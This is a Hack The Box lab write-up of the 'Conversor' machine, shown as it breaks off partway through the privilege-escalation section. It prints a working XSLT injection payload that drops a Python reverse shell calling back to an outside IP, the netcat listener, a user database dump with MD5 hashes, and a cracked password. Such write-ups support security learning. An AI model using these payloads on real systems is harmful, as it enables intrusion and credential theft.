
Hack The Box Machine Report | Conversor

joy.scd01

2025-10-31

Contents

1	Hack The Box Machine Report	1
1.1	Executive Summary	2
1.2	Conversor - 10.10.11.92	2
1.2.1	Service Enumeration	2
1.2.2	Initial Access XSLT Injection → RCE	6
1.2.3	Lateral Movement Database dump → Hash Cracking → fismathack	8
1.2.4	Privilege Escalation Sudo misconfiguration → CVE-2024-48990 → root	10
1.2.5	Post-Exploitation	13
1.3	Additional Items	14
1.4	User & Root Flags	14

1 Hack The Box Machine Report

Machine Name: Conversor

IP: 10.10.11.92

Difficulty: Easy

Platform: Linux

Completion Date: 2025/10/31




Figure 1.1: conversor_pwned.png

1.1 Executive Summary

A penetration test was conducted against the Hack The Box machine: *Conversor*. The assessment revealed multiple critical vulnerabilities that resulted in full system compromise. Key findings include:

- **Initial Access:** [XSLT Injection → RCE]
- **Lateral Movement:** [Database dump → Hash Cracking → fismathack]
- **Privilege Escalation:** [Sudo misconfiguration → CVE-2024-48990 → root]
- **Critical Services:** [HTTP - Vulnerable XSLT uploader (port 80), needrestart 3.7 (CVE-2024-48990)]

1.2 Conversor - 10.10.11.92

1.2.1 Service Enumeration

Nmap scan

Command:

```
1 nmap -sC -sV -vvv -Ao nmap/services conversor
```

```
1  PORT      STATE SERVICE REASON      VERSION
2  22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux;
   |         protocol 2.0)
3  | ssh-hostkey:
4  |   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
5  | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ9JqBn+xSQHg4I+
   | jiEo+FiiRUhIRrVFyvZWz1pynUb/tx0EximgV3lqjMSYxeV/9hieOFZewt/ACQbPhbR/oaE=
6  |   256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
7  | _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIRIsFcTPihpLp00emLScFRf8nSrybmPGz0s83oKikw+
8  80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.52
9  |_http-server-header: Apache/2.4.52 (Ubuntu)
10 5555/tcp  open  freeciv?  syn-ack ttl 63
11 9002/tcp  open  dynamid? syn-ack ttl 63
12 Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port Scan Results

Server IP Address	Ports Open
10.10.11.92	TCP: 22, 80, 5555, 9002

SSH Enumeration (port 22)

Results: SSH required a password.

Web Server Enumeration (Port 80)

XSLT template and the source code of the web application were downloaded:

1. Download Template




Figure 1.2: template_download.png

2. Download Source Code





Figure 1.3: sourcecode_download.png

Results:

- Found a database path in *app.py*

A terminal window with a dark blue background and light blue text. The prompt is '(fallingstar@viola) - [~/HTB/Machines/Conversor]'. The user enters '\$ cat app.py'. The output shows the Python code for app.py, which imports Flask, render_template, request, redirect, url_for, session, send_from_directory, os, sqlite3, hashlib, and uuid. It initializes a Flask app with __name__ and sets a secret key. It defines BASE_DIR as the directory of the file, DB_PATH as '/var/www/conversor.htb/instance/users.db', and UPLOAD_FOLDER as the path to the uploads directory. It also creates the uploads directory if it doesn't exist.


```
(fallingstar@viola) - [~/HTB/Machines/Conversor]
$ cat app.py
from flask import Flask, render_template, request, redirect, url_for, session, send_from_dir
ectory
import os, sqlite3, hashlib, uuid

app = Flask(__name__)
app.secret_key = 'Changemeplease'

BASE_DIR = os.path.dirname(os.path.abspath(__file__))
DB_PATH = '/var/www/conversor.htb/instance/users.db'
UPLOAD_FOLDER = os.path.join(BASE_DIR, 'uploads')
os.makedirs(UPLOAD_FOLDER, exist_ok=True)
```

Figure 1.4: db_hint.png

- Found an existing cronjob in *install.md*

A terminal window with a dark blue background and light blue text. The prompt is '(fallingstar@viola) - [~/HTB/Machines/Conversor]'. The user enters '\$ cat install.md'. The output shows the contents of install.md, which provides instructions on how to deploy Conversor, including extracting the compressed file, installing Flask, running the app.py file, and adding a cronjob to the crontab.

```
(fallingstar@viola) - [~/HTB/Machines/Conversor]
$ cat install.md
To deploy Conversor, we can extract the compressed file:

'''
tar -xvf source_code.tar.gz
'''

We install flask:

'''
pip3 install flask
'''

We can run the app.py file:

'''
python3 app.py
'''

You can also run it with Apache using the app.wsgi file.

If you want to run Python scripts (for example, our server deletes all files older than 60 m
inutes to avoid system overload), you can add the following line to your /etc/crontab.

'''
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
'''
```

Figure 1.5: cronjob_hint.png

1.2.2 Initial Access | XSLT Injection → RCE

Vulnerability Explanation: The target web server was found vulnerable to an **XSLT Injection**. The upload handler accepts user-supplied **XSL template** and passes them to a **server-side XSLT processor**, which can be abused to read or **write files**, initiate outbound connections and execute arbitrary code.

The web application's **source code** revealed an existing **cronjob** that executes any python script (* .py) in `/var/www/conversor.htb/scripts/`.

The **XSL Template** was modified with a **payload** that creates a malicious file containing code of a **reverse shell** in the **cronjob path**.

Vulnerability Fix: To mitigate this vulnerability, the following defensive measures are recommended:

- Applications should never accept user-supplied style sheets.
- Consult the documentation for the XSLT processor used by the target application for security guidelines and hardening steps, some processors implement or offer security features.

Severity: High

Steps to reproduce the attack:

1. Recognised vulnerability with:

```
1 <xsl:value-of select="system-property('xsl:version')" />
2 <xsl:value-of select="system-property('xsl:vendor')" />
3 <xsl:value-of select="system-property('xsl:vendor-url')" />
```

Results: vulnerable.


2. Crafted a malicious XSL Template

Proof payload:

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <xsl:stylesheet
3   xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
4   xmlns:exploit="http://exslt.org/common"
5   extension-element-prefixes="exploit"
6   version="1.0">
7   <xsl:template match="/">
8     <exploit:document href="/var/www/conversor.htb/scripts/fall.py" method="text">import
        socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
        (("10.10.16.93",22667));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno
        (),2);import pty; pty.spawn("/bin/sh")</exploit:document>
9   </xsl:template>
10 </xsl:stylesheet>
```

3. Started a **netcat** listener and uploaded the files

Proof Screenshot:




The screenshot shows the web interface of the 'Conversor' application. At the top, the browser address bar shows 'http://conversor.htb'. The page has a blue header bar. The main content area has a title 'Conversor' and a paragraph explaining the tool's purpose: 'We are Conversor. Have you ever performed large scans with Nmap and wished for a more attractive display? We have the solution! All you need to do is upload your XML file along with the XSLT sheet to transform it into a more aesthetic format. If you prefer, you can also download the template we have developed here: [Download Template](#)'. Below this, there are two file upload sections. The 'XML File' section has a 'Browse...' button and a text input field containing 'services.xml'. The 'XSLT File' section has a 'Browse...' button and a text input field containing 'nmap.xslt'. A large blue 'Convert' button is positioned below these fields. Underneath the button, the text 'Your Uploaded Files:' is followed by a text input field containing the URL '667e40b1-9418-4858-a2fb-0182d708b7e5.html'.

Figure 1.6: upload.png

4. Obtained initial access as `www-data` user

Initial Access Proof Screenshot:



```
(fallingstar.viola) - [~/HTB/Machines/Conversor]
$ nc -lvp 22667
listening on [any] 22667 ...
connect to [10.10.16.93] from (UNKNOWN) [10.10.11.92] 57270
$ whoami
www-data
$ hostname
conversor
$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:78:ee brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.10.11.92/23 brd 10.10.11.255 scope global eth0
        valid_lft forever preferred_lft forever
$
```

Figure 1.7: initial_access.png

1.2.3 Lateral Movement | Database dump → Hash Cracking → fismathack

Vulnerability Explanation: After establishing a foothold on target, a hashed password for user **fismathack** was retrieved from the database: `/var/www/conversor.htb/instance/users.db`,

This hash was successfully cracked offline and used to connect to the target as the user **fismathack**, through the **SSH protocol**.

Vulnerability Fix:

- Restrict filesystem permissions on the database file and parent directories
- Replace weak hash algorithms.

Severity: high


Steps to reproduce the attack:**1. Connected to the database**

Command:

```
1 sqlite3 /var/www/conversor.htb/instance/users.db
```

2. Retrieved hash

```
1 SELECT * FROM users;
```

Proof Screenshot:


```
$ sqlite3 /var/www/conversor.htb/instance/users.db
sqlite3 /var/www/conversor.htb/instance/users.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> SELECT * FROM users;
SELECT * FROM users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|mayro|2c58c7cff5c2e560093ae1ea512e64e4
6|admin|21232f297a57a5a743894a0e4a801fc3
7|pentester|30210d95c30ad297e02fb682de9f2383
8|a|0cc175b9c0f1b6a831c399e269772661
sqlite> 
```

Figure 1.8: database_dump.png

3. Cracked fismathack hash using (<https://crackstation.net/>)**Proof Screenshot:**

Enter up to 20 non-salted hashes, one per line:

```
5b5c3ac3a1c897c94caad48e6c71fdec
```



Crack Hashes


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-hex, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5b5c3ac3a1c897c94caad48e6c71fdec	md5	Keepnesafeandwarm

Figure 1.9: cracked_hash.png

4. Connected through SSH

Lateral Movement Proof Screenshot:



```
fismathack@conversor:~$ whoami 00 hostname 00 ip a
fismathack
conversor
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:f8:ca brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.10.11.92/23 brd 10.10.11.255 scope global eth0
        valid_lft forever preferred_lft forever
fismathack@conversor:~$
```

Figure 1.10: lateral_movement_fismathack.png

Results: Found `user.txt`.

1.2.4 Privilege Escalation | Sudo misconfiguration → CVE-2024-48990 → root

Vulnerability Explanation: A `sudo` misconfiguration was found enumerating the host. Controlled user `fismathack` was able to run `/usr/sbin/needrestart` as root, without password requirement.

`needrestart` version 3.7 is an outdated binary vulnerable to **CVE-2024-48990**, a local privilege escalation vulnerability where an attacker can **hijack** the **PYTHONPATH environment variable** and execute code with root privileges. This because the service insecurely scans all processes and when it finds a Python one, it reads and trusts the **PYTHONPATH environment variable** from that process.

Vulnerability Fix:

